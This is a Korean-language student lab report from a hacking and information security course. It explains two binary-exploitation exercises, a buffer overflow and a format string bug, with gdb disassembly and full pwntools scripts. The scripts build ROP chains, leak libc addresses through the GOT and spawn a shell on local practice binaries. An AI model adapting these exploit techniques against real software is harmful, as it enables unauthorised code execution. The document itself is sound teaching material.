해킹 및 정보보안 Lab #3

20201564 김성현

1. Lab #3-3 (exploit_simple)

(1) 취약점 분석

이 문제에서는 f 함수의 read 부분에서 취약점이 발생한다. 지역 변수 buf의 크기는 16인데 반해 read로 읽어들이는 크기가 144이기 때문에 buffer overflow가 발생한다. 이 문제의 목적은 이 bof 취약점과 gadget을 이용한 ROP를 통해 최종적으로 shell을 실행하는 것이다. 최종 시나리오는 bof와 ROP를 이용해, **1.** read 함수의 got를 disclosing하여 offset의 차이는 동일함을 이용해 execv 함수의 실제 libc상 위치를 파악하고, **2.** global 변수인 gbuf(global 변수이므로 매번 실행해도 같은 주소값을 갖는다.)에 "/bin/sh"를 저장하고, **3.** 다시 ROP를 통해 %rdi와 %rsi 레지스터를 각각 "/bin/sh"가 저장된 gbuf의 주소와, NULL 값으로 설정해준 다음 execv 함수를 실행하면 shell을 실행하여 cat secret.txt 명령을 수행할 수 있다. 이때 1, 2번 시나리오를 위한 payload를 같이 보내주고, 3번 시나리오를 위한 payload를 이후에 보낼 것이다.

(2) exploit 상세 내용

먼저 f 함수를 disas 해보면 다음 사진과 같다.

```
(gdb) disas f
Dump of assembler code for function f:
   0x00000000004005b6 <+0>:     sub    $0x18,%rsp
   0x00000000004005ba <+4>:     mov    $0x601080,%edi
   0x00000000004005bf <+9>:     callq  0x400480 <strlen@plt>
   0x00000000004005c4 <+14>:    mov    %rax,%rdx
   0x00000000004005c7 <+17>:    mov    0x200a92(%rip),%rsi        # 0x601060 <msg>
   0x00000000004005ce <+24>:    mov    $0x1,%edi
   0x00000000004005d3 <+29>:    callq  0x400470 <write@plt>
   0x00000000004005d8 <+34>:    mov    $0x90,%edx
   0x00000000004005dd <+39>:    mov    %rsp,%rsi
   0x00000000004005e0 <+42>:    mov    $0x0,%edi
   0x00000000004005e5 <+47>:    callq  0x400490 <read@plt>
   0x00000000004005ea <+52>:    movq   $0x0,0x200a6b(%rip)        # 0x601060 <msg>
   0x00000000004005f5 <+63>:    add    $0x18,%rsp
   0x00000000004005f9 <+67>:    retq
End of assembler dump.
```


첫 번째 줄에서 스택의 크기를 0x18만큼 확보함을 알 수 있다. (또한 write의 plt의 값은 0x400470, read의 plt 값은 0x400490이다.) 따라서 bof를 일으키기 위해서는 우선 무작위 문자를 0x18개 넣어줄 필요가 있다. 또, strlen 함수의 인자는 gbuf 전역 변수인데, 이를 rdi로 보내주는 mov 0x601080, %edi에서 gbuf의 주소가 0x601080임을 확인할 수 있다. 먼저 위에서 설명한 1번 시나리오(execv 위치 파악)를 실행하기 위한 payload를 전송한 뒤의 stack frame은 다음 그림과 같다. (후술할 2번 시나리오에 해당하는 stack frame이 0x400470 뒤에 바로 이어진다.)

Low address

A*0x18	0x400673	0x1	0x400671	0x601028	0x0	0x400470
	rdi gadget		rsi gadget	read got		write plt

우선 맨 앞의 A*0x18은 A가 0x18개 만큼 있음을 의미한다. 이는 위에서 설명한 f 함수에서 0x18만큼의 스택 공간을 확보하기 때문이다. 그 다음 0x400673은 rdi 레지스터를 조작하기 위한 gadget(pop rdi, ret의 명령어로 구성되어 있다.), 0x1은 write 함수를 실행하기 위해 stdout에 해당하는 1을 설정하기 위함이다. 0x400671은 rsi 레지스터를 조작하기 위한 gadget, 0x601028은 read 함수의 got를 disclose하기 위해 read 함수의 got를 넣어준 것이고 0x0은 rsi gadget에는 pop rsi, pop r15, ret로 이루어져 있기 때문에 r15의 pop을 위한 더미 값의 역할을 한다. 마지막으로 0x400470은 write 함수의 plt이다. 이 stack frame의 flow는 다음과 같다. 우선 rdi gadget으로 인해 rdi 레지스터의 값이 1로 설정되고, 그다음 rsi gadget으로 인해 rsi 레지스터의 값이 0x601028로 설정된다. 마지막으로 0x400470으로 return하게 되어 (의미 상으로) write(1, &read_got, 144) 함수를 호출하는 것과 같은 의미를 지니게 된다. (이때, rdx 레지스터는 이미 앞에서 0x90, 즉 144의 값으로 설정해주었기 때문에 따로 조작할 이유는 없다. 애초에 rdx gadget이 존재하지 않기도 하다.) 이렇게 되면 read 함수의 got값을 알아낼 수 있고, 따라서 libc의 함수의 offset의 차이가 동일함을 이용하여 execv 함수의 실제 주소를 알아낼 수 있다. (자세한 식은 이후 설명할 exploit 코드에 나타나 있다.) 그 다음으로, 2번 시나리오에 해당하는 global 변수 gbuf에 "/bin/sh"를 저장하기 위한 payload를 전송한 뒤의 stack frame은 다음 그림과 같다. (1번 시나리오의 stack frame의 0x400470 바로 뒤에 붙어서 같이 전송된다. 설명의 편의를 위해 따로 설명한다.)

우선 rdi gadegt으로 rdi 레지스터의 값을 0, rsi gadget으로 rsi 레지스터의 값을 gbuf의 주소인 0x601080, r15 레지스터를 위한 더미 값 0x0, 앞에서 설정한 rdi, rsi 레지스터를 인자로 read 함수를 실행해주고, 다시 f 함수에 진입하는 payload이다. 먼저 rdi 레지스터의 값을 0으로 설정해주는 것은 read 함수를 실행하기 때문에 stdin에 해당하는 0을 넣어주는 것이고, rsi 레지스터의 값을 gbuf의 주소로 설정하는 것은 gbuf에 "/bin/sh" 문자열을 저장하여 후에 execv 함수의 인자로 보내주기 위함이다. 이렇게 되면 최종적으로 read(0, gbuf, 144) 함수를 호출하는 것과 같은 의미를 지니게 된다. 마지막에 f 함수의 주소를 삽입한 것은, 후에 execv 함수를 호출하기 위해 여러 가젯을 삽입해야하는데, 만약 하나의 payload에 삽입하게 된다면 read(0, buf, 144)에서 payload의 길이가 144를 초과하기 때문에 한 번에 모든 payload를 전송할 수 없기 때문이다. 이 payload까지 전부 실행되면, 우리는 execv 함수의 libc상 실제 위치를 알아낼 수 있고, gbuf에 "/bin/sh" 문자열을 저장하게 된다. 이제 마지막으로 3번 시나리오, 즉 execv 함수를 실행하기만 하면 된다. 그것에 해당하는 payload를 전송한 뒤의 stack frame은 다음 그림과 같다.



우선, 이 payload는 f 함수의 read(0, buf, 144) 함수에 대한 것이므로 맨 앞에 0x18개의 문자를 먼저 삽입해주어야 한다. 그 다음 rdi gadegt으로 rdi 레지스터의 값을 gbuf의 주소로, rsi gadget으로 rsi 레지스터의 값을 NULL로, r15 레지스터를 위한 더미 값 0x0으로 설정해준다. 그 뒤 execv 함수의 주소를 넣어 return하게 하면 앞에서 설정한 rdi, rsi 레지스터를 인자로 앞에서 계산한 execv 함수가 호출되게 된다. 이때 rsi gadget으로 rsi 레지스터의 값을 NULL로 설정하는 이유는, execv 함수의 인자가 두 개이고 두 번째 인자에 NULL 값을 넣어주어야 제대로 실행되기 때문이다. 이렇게 되면 최종적으로 execv(gbuf, NULL) 함수를 실행하게 되어, /bin/sh 명령이 실행되어 shell을 실행하게 된다.

3) 취약 부분 공격

2번에서 설명한대로 exploit code를 구현한 것은 다음 사진과 같다.


```python
p = process("./simple.bin")
# Investigate the libc library.
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
read_offset = libc.symbols['read']
execv_offset = libc.symbols['execv']
offset = read_offset - execv_offset
read_plt = p64(0x400490)
read_got = p64(0x601028)
write_plt = p64(0x400470)
rdi_gadget = p64(0x400673)
rsi_gadget = p64(0x400671)
p.recvline() # write sometimes blah
payload = b"a"*24 + rdi_gadget + p64(0x1) + rsi_gadget + read_got + p64(0x00) + write_plt # execv의 실질 주소 파악
payload += rdi_gadget + p64(0x0) + rsi_gadget + p64(0x601080) + p64(0x0) + read_plt + p64(0x4005b6)# gbuf
p.send(payload)
sleep(0.5)
read_addr = u64(p.recv()[0:8]) # write_plt
execv_addr = read_addr - offset
p.send(b"/bin/sh\0") #gbuf read_plt
payload = b"a"*24 + rdi_gadget + p64(0x601080) + rsi_gadget + p64(0x0) + p64(0x0) + p64(execv_addr)
p.send(payload) #read 144
sleep(0.5)
p.sendline(b"cat secret.txt")
print(p.recvline())
```

먼저 1, 2번 시나리오에 해당하는 payload를 함께 전송하고, read 함수의 libc 상 실제 위치를 알아내어 execv 함수의 위치도 계산한다. 그 다음 gbuf에 "/bin/sh" 문자열을 저장한다. 그 후 3번 시나리오에 해당하는 payload를 전송하여 execv 함수를 실행하고, cat secret.txt를 통해 우리가 원하는 내용을 출력한다. 이때, 두 번째로 f 함수에 진입할 때 recvline을 하지 않는 것은 msg = NULL을 통해 write(1, msg, strlen(gbuf)) 함수가 무시되기 때문이다. execv 함수의 주소를 계산할 때는 disclose한 read 함수의 실제 주소에서 (read 함수의 offset - execv 함수의 offset)을 빼주면 된다.

최종적으로, payload가 전송된 후의 stack frame을 정리하면 다음 그림과 같다.

1, 2번 시나리오에 해당하는 payload 전송 후

3번 시나리오에 해당하는 payload 전송 후




2. Lab #3-4 (exploit_echo_twice)

(1) 취약점 분석

이 문제에서는 두 가지 취약점이 있다. 먼저 safe_echo 함수에서 printf(buf) 부분에서 format string bug 취약점이 발생한다. 또, unsafe_echo 함수에서 read(0, buf, 64)에서 buf 크기는 32이지만 읽어들일 수 있는 총 크기가 64이기 때문에 BOF 취약점이 발생한다. 이 문제의 목적은 이 fsb, bof 취약점과 gadget을 이용한 ROP를 통해 최종적으로 shell을 실행하는 것이다. 최종 시나리오는 fsb, BOF와 ROP를 이용해, 1. safe_echo 함수에서 fsb 취약점을 이용하여 strlen() 함수의 got에 저장된 주소값을 disclose하여 system() 함수의 libc상 실제 위치를 파악하고, 2. unsafe_echo 함수에서 BOF와 ROP를 통해 %rdi 레지스터를 echo-twice.bin에서 "/bin/sh"가 저장된 주소값으로 설정해준 다음 execv 함수를 실행하면 shell을 실행하여 cat secret.txt 명령을 수행할 수 있다. 이때 "/bin/sh" 문자열은 unsafe_echo 함수 안에 존재하는 puts 함수의 첫 번째 인자에 포함되어 있다. puts 함수의 인자로 "Now I will echo your input unsafely, but you can't easily run /bin/sh" 문자열이 저장된 위치의 주소값이 전송되는데, "/bin/sh" 앞에 존재하는 문자열의 길이만큼을 더한 주소값을 rdi 레지스터에 저장하면 "/bin/sh" 문자열이 올바르게 execv 함수의 첫 번째 인자로 전송될 수 있다. 또한, execv 함수의 두 번째 인자인 NULL은 unsafe_echo에서 read를 호출할 때, read 함수의 두 번째 인자가 buf이므로 buf에 해당하는 입력은 전부 NULL 값으로 입력할 경우 따로 rsi gadget을 이용하지 않고도 올바르게 NULL을 전송할 수 있다.

(2) 취약 부분 계산

먼저, 1번 시나리오를 실행하기 전에 safe_echo 함수의 stack frame을 자세하게 분석하면 다음과 사진과 같다.




아래 사진은 위 stack frame에 담긴 내용을 확인하기 위해 safe_echo 함수를 disas 한 사진이다.


```
(gdb) disas safe_echo
Dump of assembler code for function safe_echo:
   0x0000000000400796 <+0>:     sub    $0x48,%rsp
   0x000000000040079a <+4>:     mov    $0x400948,%edi
   0x000000000040079f <+9>:     callq  0x400600 <puts@plt>
   0x00000000004007a4 <+14>:    mov    0x2008d5(%rip),%rdx        # 0x601080 <stdin@@GLIBC_2.2.5>
   0x00000000004007ab <+21>:    mov    $0x24,%esi
   0x00000000004007b0 <+26>:    lea    0x10(%rsp),%rdi
   0x00000000004007b5 <+31>:    callq  0x400660 <fgets@plt>
   0x00000000004007ba <+36>:    lea    0x10(%rsp),%rdi
   0x00000000004007bf <+41>:    callq  0x400620 <strlen@plt>
   0x00000000004007c4 <+46>:    mov    %rax,(%rsp)
   0x00000000004007c8 <+50>:    movl   $0x0,0xc(%rsp)
   0x00000000004007d0 <+58>:    jmp    0x400818 <safe_echo+130>
   0x00000000004007d2 <+60>:    mov    0xc(%rsp),%eax
   0x00000000004007d6 <+64>:    cltq
   0x00000000004007d8 <+66>:    cmpb   $0x2f,0x10(%rsp,%rax,1)
   0x00000000004007dd <+71>:    jle    0x4007ec <safe_echo+86>
   0x00000000004007df <+73>:    mov    0xc(%rsp),%eax
   0x00000000004007e3 <+77>:    cltq
   0x00000000004007e5 <+79>:    cmpb   $0x39,0x10(%rsp,%rax,1)
   0x00000000004007ea <+84>:    jle    0x4007f9 <safe_echo+99>
   0x00000000004007ec <+86>:    mov    0xc(%rsp),%eax
   0x00000000004007f0 <+90>:    cltq
   0x00000000004007f2 <+92>:    cmpb   $0x6e,0x10(%rsp,%rax,1)
   0x00000000004007f7 <+97>:    jne    0x40080d <safe_echo+119>
   0x00000000004007f9 <+99>:    mov    $0x4009b8,%edi
   0x00000000004007fe <+104>:   callq  0x400600 <puts@plt>
   0x0000000000400803 <+109>:   mov    $0x1,%edi
   0x0000000000400808 <+114>:   callq  0x400680 <exit@plt>
   0x000000000040080d <+119>:   mov    0xc(%rsp),%eax
   0x0000000000400811 <+123>:   add    $0x1,%eax
   0x0000000000400814 <+126>:   mov    %eax,0xc(%rsp)
   0x0000000000400818 <+130>:   mov    0xc(%rsp),%eax
```

이 코드를 분석하면 빨간색 부분으로부터 $rsp+0xc가 반복문의 제어 변수로 사용됨을 알 수 있다. 따라서 $rsp+0xc가 지역 변수 i이다. 피란색 부분으로부터는 $rsp+0x10에 지역 변수 buf가 저장됨을 알 수 있다. fgets, strlen의 첫 번째 인자는 buf인데 rdi 레지스터에 $rsp+0x10 값을 저장하기 때문에, $rsp+0x10부터 $rsp+0x34 위치까지는 buf가 차지함을 확인할 수 있다. 마지막 초록색 부분으로부터 $rsp+0x0에 지역 변수 n이 저장됨을 확인할 수 있다. strlen 함수의 return 값인 $rax 레지스터의 값을 $rsp+0x0에 저장하는데, 이는 n = strlen(buf)에서 n에 해당하기 때문이다.

stack frame을 분석했으니 이제 1번 시나리오에 대한 payload를 생각해보겠다. 먼저 우리의 목적은 strlen 함수의 got에 저장된 주소를 disclose하는 것이다. 즉, strlen의 got 값인 0x601028에 저장된 값을 disclose 해야 한다. 이때 fsb를 이용하여, 적절한 위치에 0x601028을 저장하고, 그 위치를 %s로 0x601028에 저장된 값을 출력하게 한다면 원하는 값을 알아낼 수 있다. 물론 반드시 strlen일 필요는 없다. 이 프로그램에서 사용하는 fgets, printf 등 plt와 got를 이용하는 함수면 다 가능할 것이다. 이 1번 시나리오를 위한 payload를 전송하면, printf는 stack frame에 어떠한 인자가 저장되어 있는 것으로 간주하는지에 대한 내용은 다음 그림과 함께 설명하겠다.



이 payload의 목표는 0x601028에 들어있는 값을 출력하는 것이다. 따라서 %s가 0x601028에 적용되면 우리가 원하는 strlen 함수의 got에 저장된 주소값을 알아낼 수 있다. 이 stack frame에서 fsb가 발생하는 원리는 다음과 같다. 먼저 printf의 맨 앞 5번째 인자까지는 stack에 저장되지 않으므로 stack의 값을 읽어들이기 위해서는 6번째 인자부터 생각해야한다. 모든 인자는 8byte이므로, printf 함수는 6개 이상의 인자에 대해(safe_echo 함수의 $rsp 값이 N이라고 했을 때)6번째 인자는 N~N+7, 7번째 인자는 N+8~N+15, 8번째 인자는 N+16~N+23, 9번째 인자는 N+24~N+31, 10번째 인자는 N+32~N+39, 11번째 인자는 N+40~N+47에 저장된 것으로 간주한다. 이때, 우리가 입력하는 buf는 N+16부터 존재하기 때문에 위치를 잘 계산해야한다. 11번째 인자가 N+40~N+47에 저장된 것으로 간주한다고 했고, buf의 시작점인 N+16에서 N+40까지의 거리는 24이다. 따라서 24글자를 저장하되, 10개의 인자가 미리 소모되도록 하고(%c를 10번 쓰면 buf에는 20글자가 들어가게 된다.), a%sa 등으로 %s를 포함한 4글자를 더 저장하면 우리가 원하는 위치인 N+40 위치를 %s로써 출력하는 Format String이 나타난다. (%saa, aa%s도 가능하다. 단순히 parsing의 편의를 위해 양쪽에 a를 넣어주었다.)
이때 10번째 인자, 혹은 12번째 인자가 strlen의 got 값이 될 수는 없는지 계산해보자. 우선 10번째의 경우 앞에 9개의 인자를 소모하게 되는데, 그러면 N+32 위치를 %s로 출력하게 된다. 그러나 9개의 인자를 소모하게 될 경우 총 18의 최소 길이가 필요한데, buf는 N+16에서 시작하므로 10번째 인자에 strlen의 got를 넣는 방법은 불가능하다. 같은 이유로, 10번째보다 앞의 인자에 strlen의 got를 넣는 방법 또한 불가능하다. 12번째의 경우, 앞에 11개의 인자를 소모하게 되고, 따라서 N+48의 위치를 %s로 출력하게 된다. 그런데, buf는 fgets 함수에 의해 총 36글자만 입력으로 받는 반면, 12번째 인자에 strlen의 got를 넣고자 할 경우 총 40글자의 입력이 필요하다. 따라서 이는 불가능함을 알 수 있다. 같은 이유로 12번째 보다 뒤의 인자에 strlen의 got를 넣는 방법 또한 불가능하다.
그러면 우리는 strlen의 got안에 저장된 주소값, 즉 실제 strlen 함수의 주소값을 알아냈다. 따라서 execv 함수의 주소값 또한 계산할 수 있게 된다. 그러면 2번 시나리오 대로 unsafe_echo 함수에서 BOF와 ROP를 이용하여 rdi 레지스터의 값을 조정하여 execv 함수를 호출할 수 있게 된다. unsafe_echo 함수에서 이 시나리오에 대한 payload를 전송한 후 stack frame은 다음 그림과 같다.



앞서 4-(1)에서 설명한 것처럼, execv 함수의 두 번째 인자인 NULL은 rsi 레지스터에 저장해주어야 하는데, unsafe_echo 함수에서 호출되는 read와 write 함수의 두 번째 인자가 buf이므로 buf에 NULL값을 입력해주면 굳이 rsi gadget을 사용하지 않아도 올바른 인자를 넘겨줄 수 있다. 또, execv 함수의 첫 번째 인자로 "/bin/sh" 문자열을 넣어주기 위해 rdi gadget을 이용하여 "/bin/sh" 문자열이 저장된 주소를 넘겨준다. 이때 "/bin/sh" 문자열이 저장된 위치를 아는 방법은 다음과 같다.

```
(gdb) disas unsafe_echo
Dump of assembler code for function unsafe_echo:
   0x000000000040083b <+0>:     sub    $0x28,%rsp
   0x000000000040083f <+4>:     mov    $0x400970,%edi
   0x0000000000400844 <+9>:     callq  0x400600 <puts@plt>
   0x0000000000400849 <+14>:    mov    $0x40,%edx
   0x000000000040084e <+19>:    mov    %rsp,%rsi
   0x0000000000400851 <+22>:    mov    $0x0,%edi
   0x0000000000400856 <+27>:    callq  0x400640 <read@plt>
   0x000000000040085b <+32>:    mov    %rax,%rdx
   0x000000000040085e <+35>:    mov    %rsp,%rsi
   0x0000000000400861 <+38>:    mov    $0x1,%edi
   0x0000000000400866 <+43>:    callq  0x400610 <write@plt>
   0x000000000040086b <+48>:    add    $0x28,%rsp
   0x000000000040086f <+52>:    retq
```

하얀색 부분을 보면, puts 함수의 첫 번째 인자로 0x400970의 주소를 넘겨줌을 확인할 수 있다. 이 부분은 "Now I will echo your input unsafely, but you can't easily run /bin/sh" 문자열이 저장된 위치를 의미하며, 따라서 "/bin/sh" 문자열 이전에 62개의 문자가 있으므로 0x400970 + 0x3E = 0x4009AE 위치에는 "/bin/sh" 문자열이 저장되어 있는 것이다. 이 2번 시나리오가 전부 실행되면 최종적으로 execv("/bin/sh", NULL) 함수를 실행하게 되어, /bin/sh 명령이 실행되어 shell을 실행하게 된다.

3) 취약 부분 공격

2번에서 설명한대로 exploit code를 구현한 것은 다음 사진과 같다.

```python
p = process("./echo-twice.bin")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
execv_offset = libc.symbols['execv']
strlen_offset = libc.symbols['strlen']
rdi_gadget = p64(0x400923)
p.recvuntil(b"safely\n")
payload = b"%c%c%c%c%c%c%c%c%c%ca%sa" + p64(0x601028)
p.sendline(payload)
sleep(0.5)
strlen_addr = p.recvline()
strlen_addr = strlen_addr[11:17] + b"\x00\x00"
strlen_addr = u64(strlen_addr)
execv_addr = strlen_addr - (strlen_offset - execv_offset)
payload = b"\0"*40 + rdi_gadget + p64(0x4009ae) + p64(execv_addr)
p.sendline(payload)
p.recv()
sleep(0.5)
p.sendline(b"cat secret.txt")
print(p.recv())
```

먼저 첫 번째 payload를 전송함으로써 execv 함수의 실제 주소를 알아낼 수 있다. 두 번째 payload로는 알아낸 execv 함수를 "/bin/sh" 문자열을 인자로 전송하여 shell을 실행하게 된다.